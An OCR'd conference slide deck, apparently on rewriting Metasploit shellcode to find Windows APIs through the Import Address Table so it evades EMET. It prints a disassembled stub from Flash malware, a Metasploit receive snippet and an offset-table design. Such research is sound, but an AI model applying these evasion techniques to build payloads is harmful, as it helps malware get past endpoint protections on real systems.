
	LLAGPA	GPA
XPSP3	1300	5426
VISTA	645	26855
WIN7	675	48383
WIN8	324	31158
WIN10	225	50522

FireEye Flash Malware w/ EMET Bypass Jun 06, 2016



```
0731015C     55               PUSH    EBP
0731015D     8BEC             MOV     EBP, ESP
0731015F     8B55 08          MOV     EDX, DWORD PTR SS:[EBP+8]                User32 Base
07310162     8B42 3C          MOV     EAX, DWORD PTR DS:[EDX+3C]
07310165     53               PUSH    EBX
07310166     56               PUSH    ESI
07310167     57               PUSH    EDI
07310168     8BBC10 8000000   MOV     EDI, DWORD PTR DS:[EAX+EDX+80]          IAT query
0731016F     03FA             ADD     EDI, EDX
07310171     8B47 10          MOV     EAX, DWORD PTR DS:[EDI+10]
07310174     85C0             TEST    EAX, EAX
07310176 v   75 04            JNZ     SHORT 0731017C
07310178     3907             CMP     DWORD PTR DS:[EDI], EAX
0731017A v   74 4B            JE      SHORT 073101C7
0731017C     8B0F             MOV     ECX, DWORD PTR DS:[EDI]
0731017E     85C9             TEST    ECX, ECX
07310180 v   75 02            JNZ     SHORT 07310184
07310182     8BC8             MOV     ECX, EAX
07310184     03CA             ADD     ECX, EDX
07310186     8D3410           LEA     ESI, DWORD PTR DS:[EAX+EDX]
07310189     8B01             MOV     EAX, DWORD PTR DS:[ECX]
0731018B     85C0             TEST    EAX, EAX
0731018D v   74 33            JE      SHORT 073101C2
0731018F     894D 08          MOV     DWORD PTR SS:[EBP+8], ECX
07310192     2975 08          SUB     DWORD PTR SS:[EBP+8], ESI
07310195     85C0             TEST    EAX, EAX
07310197 v   78 1C            JS      SHORT 073101B5
07310199     8D4410 02        LEA     EAX, DWORD PTR DS:[EAX+EDX+2]
0731019D     33C9             XOR     ECX, ECX
0731019F v   EB 09            JMP     SHORT 073101AA
073101A1     0FBEDB           MOVSX   EBX, BL
073101A4     C1C1 07          ROL     ECX, 7
073101A7     33CB             XOR     ECX, EBX
073101A9     40               INC     EAX
073101AA     8A18             MOV     BL, BYTE PTR DS:[EAX]
073101AC     84DB             TEST    BL, BL
073101AE ^   75 F1            JNZ     SHORT 073101A1
073101B0     3B4D 0C          CMP     ECX, DWORD PTR SS:[EBP+C]
073101B3 v   74 16            JE      SHORT 073101CB
073101B5     8B45 08          MOV     EAX, DWORD PTR SS:[EBP+8]
073101B8     83C6 04          ADD     ESI, 4
073101BB     8B0430           MOV     EAX, DWORD PTR DS:[EAX+ESI]
073101BE     85C0             TEST    EAX, EAX
073101C0 ^   75 D5            JNZ     SHORT 07310197
073101C2     83C7 14          ADD     EDI, 14
073101C5 ^   EB AA            JMP     SHORT 07310171
073101C7     33C0             XOR     EAX, EAX
```

https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html


The EMET Serendipity: EMET's (In)Effectiveness Against Non-Exploitation Uses

Josh Pitts

July 1, 2016

POC: https://github.com/ShellcodeSmuggler/IAT_POC

https://www.okta.com/blog/2016/07/the-emet-serendipity-emets-ineffectiveness-against-non-exploitation-uses/

What now?

- July 2016
- More payloads
- Many MetaSploit payloads were based off of Hash API stub
- Much work
- Some ideas


Part II
Further Development

Two Ideas

- Remove SFHA and replace it with X
- Build something to rewrite the payload logic for use with an IAT parsing stub

REWRITE ALL THE THINGS

MSF Winx86 Payloads Follow a pattern



```
push byte 0            ; flags
push byte 4            ; length = sizeof( DWORD );
push esi               ; the 4 byte buffer on the stack to hold the second stage length
push edi               ; the saved socket
push 0x5FC8D902        ; hash( "ws2_32.dll", "recv" )
call ebp               ; recv( s, &dwLength, 4, 0 );
```

https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_recv.asm

Workflow

- Take Input via stdin or from file
- Disassemble
- Capture blocks of instructions
- Capture API calls
- Capture control flow between two locations
- Protect LLA/GPA registers from being clobbered

LOE

LOE

- Five days straight at about 12–15 hour days

LOE

- Five days straight at about 12–15 hour days
- When I solved one problem, 2–3 more appeared

LOE

- Five days straight at about 12–15 hour days
- When I solved one problem, 2–3 more appeared
- There is a point where a manual rewrite would have been easier – I crossed it

LOE

- Five days straight at about 12–15 hour days
- When I solved one problem, 2–3 more appeared
- There is a point where a manual rewrite would have been easier – I crossed it
- 🔥**BURN IT DOWN**🔥

Next idea

Next idea

[—SFHA—]

Next idea

[—SFHA—]   [the actual payload logic]

Next idea

[the actual payload logic]

Next idea

[IAT Stub] [the actual payload logic]

Next idea

[IAT Stub] [offset table] [the actual payload logic]

Some requirements

- Support Read/Execute Memory
- Try to keep it small
- Support any Metasploit Shellcode that uses SFHA

Workflow

- Take Input via stdin or from file
- Disassemble
- Capture blocks of instructions
- Capture API calls
- Build a lookup/offset table
- Find an appropriate IAT for the EXE
- OUTPUT

Offset Table Approach

Offset Table Approach

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

Offset Table Approach

DLL   API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]


```
b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'
```

Offset Table Approach

```
                DLL   API
[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]
```

```
b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'
```


Offset Table Approach



```
[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]
```


```
b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'
```

Offset Table Approach



```
[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'
```

